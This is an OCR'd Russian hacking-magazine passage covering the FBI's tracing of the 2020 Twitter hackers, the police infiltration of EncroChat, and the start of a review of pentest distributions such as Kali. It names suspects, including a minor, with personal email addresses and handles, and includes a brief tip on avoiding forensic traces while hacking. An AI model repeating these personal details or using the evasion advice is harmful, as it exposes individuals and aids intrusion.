
Судя по всему, услугами из этого объявления успели воспользоваться несколько человек. Так, представители прокуратуры заявляли на пресс-конференции, что ищут еще нескольких пользователей, участвовавших во взломе.

Уже на следующий день после атаки на Twitter ФБР и Секретная служба начали расследование. Согласно судебным документам, вначале правоохранители опирались на данные из социальных сетей и репортажи новостных агентств, что помогло им выйти на след потенциальных злоумышленников и запросить у компании Discord логи и сведения о конкретных пользователях.

Так как хакеры разместили объявление на OGUsers, ФБР воспользовалось БД, утекшей с хакерского форума и попавшей в сеть после инцидента в апреле текущего года. Напомню, что тот дамп содержал email- и IP-адреса пользователей OGUsers, а также их личные сообщения.

Кроме того, прибегнув к помощи Налогового управления США, правоохранители обратились к представителям биржи Coinbase и получили информацию о биткойн-адресах, которые злоумышленники использовали во время атаки на Twitter, а также об адресах, которые хакеры упоминали в чатах Discord и сообщениях на форуме OGUsers.

Сопоставив данные из этих трех источников, специалисты ФБР смогли отследить активность хакеров на трех сайтах, а также связать их с конкретными email'ами и IP-адресами. Нужно сказать, что это было совсем нетрудно: к примеру, Фазели вычислили благодаря тому, что он открыто указал в профиле на OGUsers свой никнейм в Discord.




Профиль Фазели на OGUsers

Помимо этого, Фазели совершил множество других ошибок и, кажется, даже не пытался скрыть свою личность. Так, он использовал адрес damniamevil20@gmail.com для регистрации учетной записи на форуме OGUsers и адрес chancelittle10@gmail.com для захвата учетной записи @foreign в Twitter. И эти же два адреса он использовал для регистрации учетных записей на бирже Coinbase, которые затем верифицировал с помощью фотографии собственных водительских прав.

Более того, для доступа к учетным записям на всех трех упомянутых сайтах Фазели использовал обычный домашний интернет, не пытаясь хоть как-то защитить соединение. В итоге он засветил свой домашний IP-адрес в логах всех трех сервисов (Discord, Coinbase и OGUsers).

Похоже поступал и Шеппард, который был зарегистрирован на OGUsers под ником Chaewon. Следователи заявили, что смогли связать Discord-пользователя ever so anxious #0001 с профилем на OGUsers благодаря объявлению, которое тот разместил на сайте в день взлома Twitter.

Изучив утекшую базу данных пользователей OGUsers, правоохранители обнаружили еще одно подтверждение: Chaewon покупал аккаунт в видеоигре через тот же биткойн-адрес, который позже использовали хакеры в день взлома Twitter. Дело в том, что Шеппард тоже имел несколько учетных записей на Coinbase, которые он подтвердил с помощью своих реальных водительских прав.



Транзакции с кошелька Шеппарда

Увы, пока власти не объяснили, как именно они связали Кларка с Discord-пользователем Kirk#5270, но можно предположить, что 17-летний Кларк едва ли был осторожнее своих горе-сообщников.

22 июля 2020 года независимый ИБ-журналист Брайан Кребс взял интервью у человека, скрывающегося под псевдонимами Chaewon и ever so anxious (тогда еще не было известно, что это Мейсон Шеппард). Тот уверял, что он лишь выступал посредником между пользователем Kirk и другими людьми, которые хотели приобрести доступ к ценным учетным записям в Twitter, и не участвовал в последующей афере с биткойнами и тем более во взломе социальной сети.

> *«Я связался с Kirk, и это была худшая ошибка, которую я когда-либо совершал. Из-за этого я оказался втянут в проблемы, к которым не имею никакого отношения. Если бы я знал, что Kirk собирается сделать то, что он в итоге сделал, если бы я в самом начале понял, что он хакер, который выдает себя за сотрудника компании, я не захотел бы становиться посредником», — сетовал Chaewon.*

Мария «Mifrill» Нефёдова
nefedova@glc.ru


ЛИКВИДАЦИЯ ENCROCHAT

КАК ПРАВООХРАНИТЕЛИ ЗАКРЫЛИ ПЛАТФОРМУ ДЛЯ ЗАШИФРОВАННЫХ КОММУНИКАЦИЙ И АРЕСТОВАЛИ БОЛЕЕ 750 ЧЕЛОВЕК

В начале июля 2020 года Европол, британское Национальное агентство по борьбе с преступностью (NCA), а также правоохранительные органы Франции, Швеции, Норвегии и Нидерландов официально сообщили о ликвидации платформы для зашифрованных коммуникаций EncroChat, которой пользовались больше 60 тысяч человек по всему миру.

КАК ЭТО РАБОТАЛО

Как можно увидеть на архивной копии сайта компании, телефоны EncroChat гарантировали своим пользователям абсолютную анонимность: устройство и SIM-карта не привязывались к учетной записи клиента, и приобретали их так, что отследить происхождение было невозможно. Также гарантировалась полная конфиденциальность: зашифрованный интерфейс был надежно скрыт, а само устройство модифицировано — физически отсутствовали камера, микрофон, GPS-модуль и USB-порт.



Телефон EncroChat. Фото: TWITTER/@MISDAADNIEUW2

Девайсы поставлялись сразу с двумя ОС: если пользователь хотел, чтобы устройство выглядело безобидным, он загружал обычный Android. А когда возникала нужда в секретных чатах, пользователь переключался на систему EncroChat.

По данным издания Vice Motherboard, телефоны EncroChat были построены на базе модифицированных BQ Aquaris X2 — Android-смартфонов, выпущенных в 2018 году испанской компанией — производителем электроники.

Операторы платформы EncroChat устанавливали на телефоны собственные зашифрованные программы для обмена сообщениями и VoIP-звонков, чтобы маршрутизировать трафик через серверы компании. Также телефоны имели функцию быстрого и полного обнуления устройства, если пользователь вводил специальный PIN-код.

Компания продавала такие телефоны по подписке: сам аппарат оценивался примерно в 1000 фунтов, а шестимесячный контракт стоил около 1500 фунтов стерлингов. Хотя на сайте говорится, что у EncroChat есть ресейлеры в Амстердаме, Роттердаме, Мадриде и Дубае, на самом деле компания работала очень скрытно.

Издание Vice Motherboard, посвятившее огромную статью этой операции правоохранительных органов, пишет, что некто, контролирующий адрес электронной почты компании EncroChat, заявил журналистам, будто EncroChat — работающая в рамках закона компания с клиентами в 140 странах мира.

> *«Мы — коммерческая компания, предлагающая услуги в области защищенной связи через мобильные устройства. Мы решили создать лучшую технологию на рынке, чтобы обеспечить надежный и безопасный сервис для организаций или физических лиц, которые хотят защитить свою информацию», — писал представитель компании.*


При этом, по данным правоохранителей, 90% клиентов EncroChat — преступники. У EncroChat было порядка 60 тысяч пользователей по всему миру, и примерно 10 тысяч из них жили в Великобритании.

Журналисты рассказывают, что купить устройство EncroChat было совсем непросто. Собственный источник издания (в прошлом пользователь EncroChat, ныне отбывающий тюремный срок) сообщил, что приобрел свой телефон в обычном магазине, у его хозяина. Однако все происходило в переулке позади здания и «выглядело как наркосделка».

ВНЕДРЕНИЕ В ENCROCHAT

Правоохранители говорят, что совместная операция, получившая название Venetic, стала одной из крупнейших в истории и уже привела к аресту 746 человек, изъятию 54 миллионов фунтов стерлингов наличными (примерно 67,4 миллиона долларов), 77 единиц огнестрельного оружия (автоматы, пистолеты), четыре гранаты и более 1800 патронов, 55 дорогостоящих автомобилей и более двух тонн наркотиков.

К примеру, французские правоохранители отказались раскрывать подробности своих расследований и их результаты, но голландские власти заявили, что ликвидировали 19 лабораторий по производству синтетических наркотиков, арестовали более 100 подозреваемых, изъяли более 8000 килограммов кокаина, 1200 килограммов метамфетамина, десятки пистолетов, люксовых автомобилей (включая машины со скрытыми отсеками) и часов, а также почти 20 миллионов евро (22,5 миллиона долларов) наличными.



Брикеты с кокаином. Фото: SWROCU

Изъятая наличность. Фото: NCA

Расследование началось еще в 2017 году во Франции под кодовым названием Emma 95. Затем оно распространилось в Нидерланды, где носило имя Lamont, и в итоге правоохранители объединили усилия, к делу подключились Великобритания, Швеция и Норвегия.

Следователи рассказывают, что нашли способ взломать EncroChat, не взламывая само шифрование платформы. Вместо этого несколько месяцев назад французские правоохранители проникли в сеть EncroChat и внедрили на устройства компании малварь, которая позволила читать сообщения преступников, прежде чем те были отправлены. В итоге европейские полицейские изучили «более ста миллионов зашифрованных сообщений» и стали свидетелями того, как наркоторговцы договаривались об оптовых сделках, преступники обсуждали убийства и отмывание денег.

> *«Эти сообщения дали представление о беспрецедентно огромном количестве серьезных преступлений, включая данные о крупных международных поставках наркотиков и [местонахождении] нарколабораторий, убийствах, грабежах, вымогательстве, тяжких нападениях и захватах заложников. Совершенно прозрачными стали международные коридоры для поставок наркотиков и отмывания денег», — пишут голландские правоохранительные органы.*
>
> *«То, что обычно возможно только в полицейских триллерах, происходило на наших глазах, — добавляет глава Национального департамента уголовных расследований Нидерландов Энди Крааг. — Мы читали сообщения, которые давали нам представление о повседневной жизни криминального мира».*

ПАНИКА В КРИМИНАЛЬНОМ МИРЕ

Еще в мае текущего года некоторые пользователи EncroChat заметили проблему: функция обнуления на их телефонах не работала. Как рассказал Vice Motherboard анонимный сотрудник EncroChat, тогда в компании сочли, что пользователь, вероятно, просто забыл свой PIN-код или функция обнуления была некорректно настроена.

Но уже в следующем месяце EncroChat удалось отследить одно из таких «глючных» устройств модели X2. Выяснилось, что проблема не в пользователе и не в настройках: на телефоне нашли малварь, а устройство оказалось взломано. Причем вредоносная программа была специально создана для модели X2. Она не только мешала корректной работе функции очистки девайса, но и была разработана таким образом, чтобы скрывать себя от обнаружения, записывать пароль блокировки экрана и клонировать данные приложений.


Понимая, что это атака, в течение следующих дней EncroChat выпустила обновление для своих устройств, чтобы восстановить их функциональность и собрать информацию о малвари, которая проникла на телефоны компании по всему миру. Разработчики EncroChat стали уведомлять пользователей и следили за происходящим удаленно, не имея возможности получить физический доступ к устройствам.

Однако почти сразу после релиза этого патча атакующие снова нанесли удар: малварь вернулась, и теперь она могла еще и изменить пароль для блокировки экрана, а не просто записать его.

Операторы EncroChat начали паниковать. Они разослали своим пользователям сообщение, информируя их о продолжающейся атаке. Также компания уведомила о ситуации своего провайдера SIM-карт, голландскую телекоммуникационную компанию KPN, и та заблокировала для малвари соединения с серверами атакующих. Но, судя по всему, к тому моменту KPN уже сотрудничала с властями (представители KPN пока отказываются от комментариев), поэтому вскоре компания удалила брандмауэр, что вновь позволило серверам атакующих обмениваться данными с телефонами EncroChat.

Тогда в EncroChat решили полностью сворачивать все операции. «Мы приняли решение немедленно отключить все SIM-карты и сеть», — рассказывает сотрудник компании. К тому моменту в компании уже понимали, что им противостоит не очередная конкурирующая фирма, а правительство.

> *«Сегодня наш домен незаконно захватили государственные структуры. Они использовали наш домен для запуска атаки. <...> Из-за уровня сложности атаки и вредоносного кода мы больше не можем гарантировать безопасность вашего устройства. Советуем вам немедленно отключить и физически уничтожить устройство», — такое сообщение операторы EncroChat отправили всем своим пользователям 13 июня 2020 года.*



Сообщение от операторов EncroChat. Фото: Европол

После этого сообщения от EncroChat многие пользователи запаниковали. Судя по скриншотам, оказавшимся в распоряжении Vice Motherboard, некоторые пользователи даже пытались определить, была ли затронута атакой их конкретная модель телефона.

Но было уже слишком поздно. К этому времени европейские правоохранительные органы уже давно извлекли множество данных с устройств EncroChat по всему миру, и перед ними предстали многомиллионные наркоимперии и преступные синдикаты в виде текстовых сообщений и фотографий. У полиции было буквально все: фотографии огромных стопок наркотиков, лежащих на весах; килограммовые брикеты кокаина; сумки, доверху забитые экстази. Сообщения о запланированных сделках и поставках. Фотографии членов семей предполагаемых преступников и обсуждения их личных дел.

После этого правоохранители начали действовать: последовали конфискации грузов, рейды на торговцев наркотиками, массовые аресты. И общим знаменателем происходящего была компания EncroChat.

Журналисты отмечают, что, по словам источника, близкого к пользователям EncroChat, криминальный мир в смятении, так как лишился одного из основных способов связи. Многие клиенты EncroChat сейчас пытаются пересечь границы и избежать задержания. Также источник отметил, что покупать наркотики оптом стало намного сложнее.

НЕ ПЕРВЫЙ СЛУЧАЙ

Ликвидация EncroChat и аресты пользователей — далеко не беспрецедентный случай. К примеру, в 2018 году был арестован исполнительный директор компании Phantom Secure, которая производила «невзламываемые» телефоны для преступников.

Phantom Secure размещала свои серверы в Панаме и Гонконге и использовала виртуальные прокси, чтобы скрывать их физическое местоположение. Также платформа помогала удаленно уничтожать данные на устройствах, уже изъятых правоохранительными органами.

Подписка на сервис Phantom Secure стоила 2000–3000 долларов за полгода. Для защиты анонимности клиентов и деятельности самой Phantom Secure сделки производились в цифровых валютах, в том числе в биткойнах. За эти деньги человек получал устройство, где и софт, и железо были модифицированы таким образом, чтобы обеспечить анонимность и шифрование всех коммуникаций. GPS-навигация, микрофон, камера, доступ в интернет, мессенджер и даже технология передачи голоса — все было сделано с учетом особых нужд клиентов.

Телефоны Phantom пользовались большой популярностью в преступном мире, в том числе у самой верхушки транснациональных преступных группировок. В частности, члены известного наркокартеля Синалоа в Мексике были клиентами компании Phantom Secure.


Другую подобную компанию, MPC, создала организованная преступная группа из Шотландии, связанная с наркоторговлей.

Журналисты Vice Motherboard отмечают, что конкуренция в этой области велика. Так, компании регулярно распространяют слухи о небезопасности устройств друг друга и загружают на YouTube видео, дискредитирующие конкурентов. Или, к примеру, EncroChat раньше вообще блокировала домены других фирм.

Другие компании, предлагающие услуги защищенной связи, сразу же попытались заполнить пробел, образовавшийся после исчезновения EncroChat. К примеру, компания Omerta уже нацелила свою рекламу на бывших клиентов EncroChat.

> *«EncroChat взломан, пользователей спалили и арестовывают. КОРОЛЬ УМЕР! Вы чудом избежали недавнего „массового вымирания“? Празднуйте со скидкой 10%. Присоединяйтесь к семье Omerta и общайтесь безнаказанно», — гласит реклама Omerta.*

Представители Omerta сообщили журналистам, что в последнее время у них действительно наблюдается прирост трафика.



Hackcat
Еще больше котов — на https://t.me/meawdream
hackcat.dev@gmail.com

Михаил Артюхин
kass.gameson@gmail.com

БОЕВОЙ LINUX

ОБЗОР САМЫХ МОЩНЫХ ДИСТРИБУТИВОВ ДЛЯ ПЕНТЕСТОВ И OSINT

Собирать свою коллекцию хакерских тулз — это отлично, но теперь принято брать за основу один из специализированных дистрибутивов. Обычно это Kali, но мы рассмотрим не только его, но и другие дистры для пентеста, подчас не менее эффективные, а в каких-то областях и более полезные.

Дистрибутивов для пентеста множество. Одни популярны, другие — не очень, но все они преследуют цель дать хакеру удобный и надежный инструмент на все случаи жизни. Большинством из программ в составе таких кастомизированных сборок средний хакер никогда не воспользуется, но для ~~понтов~~ статусности их добавляют («Смотри, у тебя 150 утилит, а у меня — 12 000!»). Сегодня мы постараемся сделать обзор большинства интересных дистрибутивов, как популярных, так и незаслуженно забытых. Если же мы что-то упустили — не стесняйся использовать комментарии. Поехали!

WARNING


Хотя эти дистрибутивы и предназначены для атак, ответственность за их использование несешь только ты! Не забывай, что применение этих знаний во вред карается по закону.

NST

- **Первый релиз:** 2003 год
- **Основан на:** Fedora
- **Платформы:** x64
- **Графическая оболочка:** MATE

Скачать

Начнем с малоизвестного, но оттого не менее интересного дистрибутива. NST (Network Security Toolkit) основан на Fedora и предназначен для сетевых атак. В основе интерфейса — MATE, который вызывает ощущение начала нулевых. В комплекте идет несколько десятков самых важных инструментов, в основном сетевые сканеры, клиенты для всевозможных служб и разного рода перехватчики трафика. Но не хватает таких полезностей, как, например, **masscan**, и даже банального **aircrack**, хотя **airsnort** имеется.



Основная часть софта лежит в папке Internet

Больше всего вкусностей можно найти в папке Applications → Internet. Тут у нас и **Angry IP Scanner**, написанный, кстати, на Java, и **Ettercap**, и даже **OWASP ZAP**, о котором мы уже писали в «Хакере». Есть неплохой сборник модулей для всевозможного спуфинга и скана у пакета **netwag**. В деле он показал себя неплохо, жаль только, не очень удобен и жутко устарел.

Весь проверенный мной софт работает прекрасно. В общем, всем скучающим по древнему интерфейсу и привычным инструментам рекомендуется.

KALI

- **Первый релиз:** 2013 год
- **Основан на:** Debian
- **Платформы:** x86, x64, ARM, VirtualBox
- **Графическая оболочка:** Xfce

Скачать


Как ты, конечно, знаешь, Kali — один из самых распиаренных дистрибутивов для хакеров, и было бы странно, если бы мы про него не написали. О нем знают даже школьники, а с относительно недавних пор он доступен в виде приложения прямо из Microsoft Store! Конечно, доступность — несомненный плюс, но система слегка перегружена набором инструментов (хотя и не так сильно, как BlackArch), к тому же часть из них из коробки работает криво или не работает вообще.

Защиты от дурака в Kali тоже не предусмотрено. Как показывает практика, не всем пользователям понятно, что не стоит делать эту систему основной. От ядра до оболочки она была создана и оптимизирована для выполнения боевых задач на фронтах ИБ и плохо пригодна для спокойной ежедневной работы. Многие нужные в быту механизмы там попросту отсутствуют, а попытка их установить, скорее всего, вызовет сбои в нормальной работе ОС, если не выведет ее из строя полностью.

Короче, Kali как спички — мощная штука в умелых руках, ее легко достать, но детям лучше не давать. Охватить разом все возможные официальные и неофициальные утилиты (а их, на минуточку, больше 600) этой системы не представляется возможным хотя бы потому, что постоянно появляются новые и новые модули, фреймворки, утилиты и прочие прибамбасы.

Kali предназначена для широкого спектра задач, но основная из них — атаки в сетевой среде, например, поиск уязвимостей в веб-приложениях и получение доступа к беспроводным сетям. Как наследник BackTrack, Kali вообще неплохо приспособлена для работы с беспроводными каналами связи, в особенности Wi-Fi. Проверка на прочность удаленных хостов тоже возможна с помощью, например, **Metasploit** (подробнее о нем — в нашем недавнем обзоре), но именно на работу с Wi-Fi ориентировано ядро и значительная часть инструментов.

Еще из плюсов отмечу наличие в штатной поставке большого количества словарей для различных атак, не только на Wi-Fi, но и на аккаунты в интернете и на сетевые службы.



Kali работает в WSL


Для еще большего удобства использования на официальном сайте предлагается версия дистрибутива для виртуальных машин, ведь при взломе куда разумнее использовать систему без установки — мало ли кто потом будет копаться в твоем компе!

Вердикт такой: если умеешь пользоваться — классная штука, но не вздумай показывать ее ребенку. Один из авторов видел, что будет, если нарушить это указание.

DEFT

- **Первый релиз:** 2005 год
- **Основан на:** Ubuntu
- **Платформы:** x86
- **Графическая оболочка:** LXDE

Скачать

